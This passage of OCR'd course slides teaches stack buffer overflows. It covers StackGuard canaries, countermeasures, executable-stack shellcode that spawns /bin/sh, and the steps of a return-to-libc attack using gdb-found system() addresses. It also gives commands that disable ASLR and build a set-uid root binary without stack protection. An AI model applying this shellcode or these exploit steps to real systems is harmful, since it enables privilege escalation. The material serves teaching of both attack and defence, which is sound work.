    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Execution with StackGu

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl     %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl      %esp, %ebp
    .cfi_def_cfa_register 5
    subl      $56, %esp
    movl      8(%ebp), %eax
    movl      %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl      -28(%ebp), %eax
    movl      %eax, 4(%esp)
    leal      -24(%ebp), %eax
    movl      %eax, (%esp)
    call      strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Stack guard (canary)

Canaries in coal mines: Historically, miners would bring canaries into coal mines because the birds were more sensitive to toxic gases like carbon monoxide. The birds, due to their small size, high metabolism, and rapid breathing, would react to the presence of dangerous gases and die before the miners were affected. This gave the miners an early warning system to evacuate or take precautions, preventing harm.

Stack Canaries

- Insert a random value between the (local) data portions of the stack and stored prev. %ebp and return address.
- Before returning ensure that the value is preserved
- If not, kill process
- Issues:
  - Does not protect other variables on the stack
  - Are other ways to corrupt exact locations on the stack
    - Example: format string vulnerabilities

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

System & GCC options

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

-z: compiler option prefix

execstack: allow stack to be executable

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory (e.g., stack or heap) as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

OTHER SOFTWARE VULNERABILITIES

RETURN-TO-LIBC ATTACKS

Non-executable Stack

```c
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Calls shellcode (arrow pointing to `((void(*)( ))buf)( );`)

Non-executable Stack (Demo)

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

Any idea?

- Stack is no longer executable…
- What can the attacker do?
- What if they use system("/bin/sh")?
  - As long as we can call this system function, it would be simple.

Steps: system("/bin/sh")

- Find the address of system()
  - *To overwrite return address with system()'s address.*
- Find the address of the "/bin/sh" string
  - *To run command "/bin/sh" from system()*
- Construct arguments for `system()`
  - *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.


- In Linux, when a program runs, the libc library will be loaded into memory.
- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```


Task B : To Find "/bin/sh" String Address


- Using buffer overflow → "/bin/sh" is overwritten in memory
- Can you recall how the stack layout looks like?

```
int attack(int str) {
        buf[4];
        strcpy(buf, str);
}
```




```
int attack(int str) {
        buf[4];
        strcpy(buf, str);
}
```







- Find the address of system()
- *Overwrite return address with system()'s address.*
  - `0xb7e5f430`



- Find the address of system()
- *Overwrite return address with system()'s address.*
  - `0xb7e5f430`



- *Overwrite return address with system()'s address.*
- Overwrite the address of the "/bin/sh" string




- *Overwrite return address with system()'s address.*
- Overwrite the address of the "/bin/sh" string

In C

```
return;
```

In compiled assembly

```
leave: ➡ mov %esp %ebp
         pop %ebp
ret:     pop %eip
```




In C

```
return;
```

In compiled assembly

```
leave: ➔ mov %esp %ebp
         pop %ebp
ret:     pop %eip
```




In C

```
return;
```

In compiled assembly

```
leave: → mov %esp %ebp
         pop %ebp
ret:     pop %eip
```





In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
       → pop %ebp
ret:     pop %eip
```






